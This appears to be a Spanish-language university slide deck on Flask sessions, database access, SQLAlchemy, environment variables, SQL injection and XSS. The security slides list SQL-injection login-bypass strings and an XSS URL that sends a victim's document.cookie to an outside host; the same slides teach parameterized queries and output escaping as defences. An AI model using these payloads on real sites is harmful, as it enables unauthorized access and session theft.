PROYECTO DE SOFTWARE

Cursada 2020

TEMARIO

- Repaso (Sesiones, BBDD)
- Variables de ambiente
- ORM
- Problemas de seguridad: SQLi/XSS

REPASANDO: MANEJO DE SESIONES

- ¿Qué es una sesión?
- ¿Porqué son necesarias?
- ¿Qué son las cookies?
- ¿Para qué sirven las cookies?
- ¿Dónde se alojan las cookies?
- ¿Dónde se aloja la sesión?

DE NUEVO: ¿DÓNDE SE ALOJA LA SESIÓN EN FLASK?

- Depende...
- Tradicionalmente (en lenguajes como PHP) la sesión es almacenada en un archivo en el servidor, el cliente guarda una cookie que SÓLO posee el sessionID para identificarla.

SESIONES EN FLASK

- Por defecto Flask usa sesiones basadas en cookies (**session cookie**).
- La información de sesión se almacena **en el cliente** en una cookie firmada con una **secret key**.
- Cualquier modificación a la cookie queda invalidada por su firma. Pero es **visible en todo momento** en el cliente.
- No es aconsejable guardar información sensible en una session cookie.

Veamos una de estas sesiones en **http://localhost:5000/iniciar_sesion** decodificadas con **https://github.com/noraj/flask-session-cookie-manager**

SESIONES EN FLASK - FLASK-SESSION

- Flask posee extrensiones como **Flask-Session** que permiten un mejor manejo de las sesiones.
- Con Flask-Session podemos elegir diferentes lugares donde almacenar la sesión en el servidor:
    - redis
    - memcached
    - **filesystem**
    - mongodb
    - sqlalchemy
- Se instala con pip: **pip3 install Flask-Session**.

USO DE FLASK-SESSION

```
from flask_session import Session
# Configuración inicial de la app
app = Flask(__name__)
app.config.from_object(Config)
#Server Side session
app.config['SESSION_TYPE'] = 'filesystem'
Session(app)
```

- Modifiquenos la app y veamos de nuevo... **http://localhost:5000/iniciar_sesion**

Referencias:

- Sesiones en flask: **https://overiq.com/flask-101/sessions-in-flask/**
- Flask-Session: **https://flask-session.readthedocs.io/en/latest/**

REPASANDO: ACCESO A BBDD

- ¿Qué motor de BBDD vamos a utilizar?
- ¿Qué lenguaje se utiliza para consultar la BBDD?
- ¿Y en python que libreria necesitamos?

EJEMPLO CON PYMYSQL

```
import pymysql.cursors
# Connect to the database
connection = pymysql.connect(host='localhost',
                             user='user',
                             password='pass',
                             db='proyecto',
                             charset='utf8mb4',

cursorclass=pymysql.cursors.DictCursor)
try:
    with connection.cursor() as cursor:
        # Create a new record
        sql = "DELETE FROM `users` WHERE `email`=%s"
        cursor.execute(sql, ('webmaster@python.org'))

    # connection is not autocommit by default. So you must
commit to save
    # your changes.
    connection.commit()

    with connection.cursor() as cursor:
        # Create a new record
        sql = "INSERT INTO `users` (`email`, `password`,
`first_name`, `last_name`) VALUES (%s, %s, %s, %s)"
        cursor.execute(sql, ('webmaster@python.org', 'very-
secret','prueba', 'proyecto'))
    connection.commit()

    with connection.cursor() as cursor:
        # Read a single record
        sql = "SELECT `id`, `password`, `first_name`,
`last_name` FROM `users` WHERE `email`=%s"
        cursor.execute(sql, ('webmaster@python.org',))
        result = cursor.fetchone()
        print(result)
finally:
    connection.close()
```

- Mejor veamos como el código directamente... **ejemplos/eje_pymysql.py**
- Referencia: **https://pypi.org/project/PyMySQL/**

REPASO 1

VARIABLES DE AMBIENTE

- Cada integrante del equipo tiene distintas configuraciones locales, como por ejemplo la conexión a la BBDD.
- No nos sirve versionar esas configuraciones, sólo sirven localmente.
- Vamos a ver el uso de (**python-dotenv**) => **https://pypi.org/project/python-dotenv/**.

PYTHON-DOTENV

- Las variables de ambiente se agregan en un archivo **.env** de la siguiente forma:

```
FLASK_ENV=development
DB_NAME=proyecto
DB_HOST=localhost
DB_USER=user
DB_PASS=pass
```

- Lo más común es crearlo en la raíz del proyecto.
- **NO debe versionarse** (agregar regla a .gitignore).

PYTHON-DOTENV

- Instalación:

```
pip install python-dotenv
```

- No se olviden de agregarlo al **requirements.txt** de la aplicación!

PYTHON-DOTENV

- Comúnmente se usa dela siguiente forma:

```
from dotenv import load_dotenv
load_dotenv()
```

- Luego ya deberíamos tener las variables accesibles como cualquier otra variable de ambiente con **os.getenv()**.
- En **flask** esto no es necesario, las levanta automáticamente si está instalado python-dotenv.


REFERENCIAS

- dotenv: **https://pypi.org/project/python-dotenv/**
- Flask + dotenv: **https://flask.palletsprojects.com/en/1.1.x/cli/**

REPASANDO: ORM - OBJECT-RELATIONAL MAPPING

- ¿Alguno se acuerda qué era?
- ¿Qué nos soluciona?
- ¿Qué ventajas y desventajas tenemos?

BÁSICAMENTE:



- Referencia: **https://www.fullstackpython.com/object-relational-mappers-orms.html**

SQLALCHEMY

- Hay varias formas de utilizar SQLAlchemy con Flask.
- La mas simple es instalar la extensión **Flask-SQLAlchemy**.

```
pip install -U Flask-SQLAlchemy
```

FLASK-SQLALCHEMY

Configuración inicial:

```
from flask import Flask
from flask_sqlalchemy import SQLAlchemy

app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] =
'sqlite:////tmp/test.db'
db = SQLAlchemy(app)
```

FLASK-SQLALCHEMY

- Declarando modelos:

```
class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True,
nullable=False)
    email = db.Column(db.String(120), unique=True,
nullable=False)

    def __repr__(self):
        return '<user %r="">' % self.username</user>
```

FLASK-SQLALCHEMY

- Relaciones uno a muchos:

```
class Person(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    name = db.Column(db.String(50), nullable=False)
    addresses = db.relationship('Address', backref='person',
lazy=True)

class Address(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    email = db.Column(db.String(120), nullable=False)
    person_id = db.Column(db.Integer,
db.ForeignKey('person.id'),
        nullable=False)
```

- Si la relación es uno a uno se agrega **uselist=False** en relationship().

FLASK-SQLALCHEMY

- Relaciones muchos a muchos:

```
tags = db.Table('tags',
    db.Column('tag_id', db.Integer, db.ForeignKey('tag.id'),
primary_key=True),
    db.Column('page_id', db.Integer, db.ForeignKey('page.id'),
primary_key=True)
)

class Page(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    tags = db.relationship('Tag', secondary=tags,
lazy='subquery',
        backref=db.backref('pages', lazy=True))

class Tag(db.Model):
    id = db.Column(db.Integer, primary_key=True)
```

OPERACIONES FLASK-SQLALCHEMY

- Insertando un registro:

```
>>> from yourapp import User
>>> me = User('admin', 'admin@example.com')
>>> db.session.add(me)
>>> db.session.commit()
```

- Eliminando un registro:

```
>>> db.session.delete(me)
>>> db.session.commit()
```

OPERACIONES FLASK-SQLALCHEMY - CONSULTAS

- Obteniendo todos los elementos

```
>>> users = User.query.all()
```

- Filtrando por un campo

```
>>> peter = User.query.filter_by(username='peter').first()
```

- Filtros más complejos

```
>>>
User.query.filter(User.email.endswith('@example.com')).all()
```

OPERACIONES FLASK-SQLALCHEMY - CONSULTAS

- Ordenando por un campo

```
>>> User.query.order_by(User.username).all()
```

- Limitando los resultados

```
>>> User.query.limit(1).all()
```

- Consultando por PK (primary key)

```
>>> User.query.get(1)
```

VEAMOS UN EJEMPLO CON SQLALCHEMY

- Modelo:

```
class Contact(db.Model):
    __tablename__ = 'contacts'
    id = db.Column(db.Integer, primary_key=True)
    first_name = db.Column(db.String(100))
    last_name = db.Column(db.String(100))
    phone_number = db.Column(db.String(32))

    def __repr__(self):
        return '<contact {0}="" {1}:=""
{2}="">'.format(self.first_name,
                                                self.last_name,

self.phone_number)</contact>
```

EJEMPLO CON SQLALCHEMY

- Consultas:

```
def get_contats():
    contacts=Contact.query.all()
    return render_template('contacts.html', contacts=contacts)

def find_contats():
    params = request.args

contacts=Contact.query.filter(or_(Contact.first_name.like(para
ms['name']+'%'),
      Contact.last_name.like(params['name']+'%'))).all()
    return render_template('contacts.html', contacts=contacts)
```

- Veamos como funciona... **http://localhost:5000/contactos_orm**

REFERENCIAS FLASK-SQLALCHEMY:

- https://pypi.org/project/Flask-SQLAlchemy/
- https://flask-sqlalchemy.palletsprojects.com/en/2.x/

REPASO 2

¿QUÉ ES SQLI?

INYECCIÓN SQL

- Una SQL Injection (**SQLi**) suele ocurrir cuando se arma en forma descuidada una consulta a la base de datos a partir de los **datos ingresados por el usuario**.
- Dentro de estos parámetros pueden venir el código malicioso.
- El atacante logra que los parámetros que ingresa se transformen en comandos SQL en lugar de usarse como datos para la consulta que es lo que originalmente pensó el desarrollador.
- **Riesgo nro. 1** del Top 10 de Open Web Application Security Project (**OWASP**) => **https://www.owasp.org/index.php/Top_10-2017_Top_10**

INYECCIÓN SQL

Obtener acceso a una aplicación:

- Suponiendo que la consulta de autenticación de una página que pide email y password es:

```
SELECT * FROM users AS u WHERE
u.email = '"+ email +"' AND u.password = '"+ password +"'
```

- Suponiendo **email='admin'** y **password='admin'** el sql quedaría:

```
SELECT * FROM users AS u WHERE
u.email = 'admin' AND u.password = '"admin'
```

INYECCIÓN SQL

¿Qué sucede si usamos **email** == **pass** => **1' or '1'='1** ?

```
SELECT * FROM users AS u WHERE
u.email = '"+ "1' or '1'='1" +"' AND u.password = '"+ "1' or
'1'='1" +"'
```

Lo que se se resuelve en:

```
SELECT * FROM users AS u WHERE
u.email = '1' or '1'='1' AND u.password = '1' or '1'='1'
```

(Cualquier cosa) OR TRUE es siempre **TRUE**

- Veamos como funciona...
  http://localhost:5000/iniciar_sesion_sqli

INYECCIÓN SQL

Para obtener acceso a una aplicación web, dependiendo del motor de base de datos, otras estructuras que se pueden usar son:

- ' or 1=1--
- " or 1=1--
- or 1=1--
- ' or 'a'='a
- " or "a"="a
- ') or ('a'='a

PARAMETRIZACIÓN: EVITANDO SQLI

- Python soporta múltiples maneras de **parametrizar** las consultas SQL para evitar formar consultas erróneas.

qmark: Símbolo de pregunta.

```
cursor.execute("SELECT first_name FROM users WHERE email = ?",
(email))
```

numeric: Numérico o posicional.

```
cursor.execute("SELECT first_name FROM users WHERE email =
:1", (email))
```

named: Nombrado.

```
cursor.execute("SELECT first_name FROM users WHERE email =
:mail", {'mail': email})
```

PARAMETRIZACIÓN: EVITANDO SQLI

- Python Enhancement Proposals: **https://www.python.org/dev/peps/pep-0249/#paramstyle**

format: Formato ANSI C printf.

```
cursor.execute("SELECT first_name FROM users WHERE email =
%s", (email))
```

pyformat: Formato de Python extendido.

```
cursor.execute("SELECT first_name FROM users WHERE email = %
(mail)s",{'mail': email})
```


REPASO 3

¿Y QUÉ ES XSS?

XSS

- XSS es un ataque de inyección **muy común**.
- Ocurre cuando un **atacante** inyecta código malisioso mediante una aplicación web.
- Puede insertarse HTML, Javascript, entre otros, a través de los formularios o la URL.
- Ese código será ejecutado en el browser de otro usuario.
- En general ocurren cuando una aplicación toma datos de un usuario, no los filtra en forma adecuada y los retorna sin validarlos ni codificarlos.
- **Riesgo nro. 7** del Top 10 de Open Web Application Security Project (**OWASP**) => **https://www.owasp.org/index.php/Top_10-2017_Top_10**

XSS


Attacker
Malicious Script
Vulnerable Website
Send data to attacker
Web Server
Malicious Script
Database Server
User
Vulnerable Website
Malicious Script

XSS - CATEGORÍAS PRINCIPALES

- **Stored**: son aquellas XSS en las que los scripts inyectados quedan almacenados en el servidor atacado (en una DB por ejemplo).
- **Reflected**: son aquellas XSS en la que los scripts inyectados vuelven al browser reflejados (por ejemplo, mensajes de error, resultados de búsqueda, etc)

XSS - EJEMPLOS

```
http://sitio_vulnerable.com/index.html#name=<script>alert("Ataque!");</script>
```

```
http://video_inseguro.com.ar/busqueda.php?clave=<script>window.location='
http://ataque.com.ar/xss.php?cookie='+document.cookie</script>
```

- Ver **http://localhost:5000/ejemplo_xss**

XSS - ¿CÓMO EVITARLO?

- Validar la entrada: longitud, tipo, sintaxis, etc.
- Reemplazar las "", las palabras **script**, etc.
- Usar herramientas de detección de XSS en nuestra aplicación.
- Usar motores de templates como por ejemplo Jinja2 que por defecto filtran los datos.

REFERENCIAS XSS

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://flask.palletsprojects.com/en/1.1.x/security/
- https://github.com/mozilla/bleach

REPASO 4

TAREA PARA EL HOGAR

- ¿Qué es el patrón MVC?

EJEMPLOS

- https://www.proyecto2020.linti.unlp.edu.ar/clase6/ejemplos/clase6.zi

¿CONSULTAS?

FIN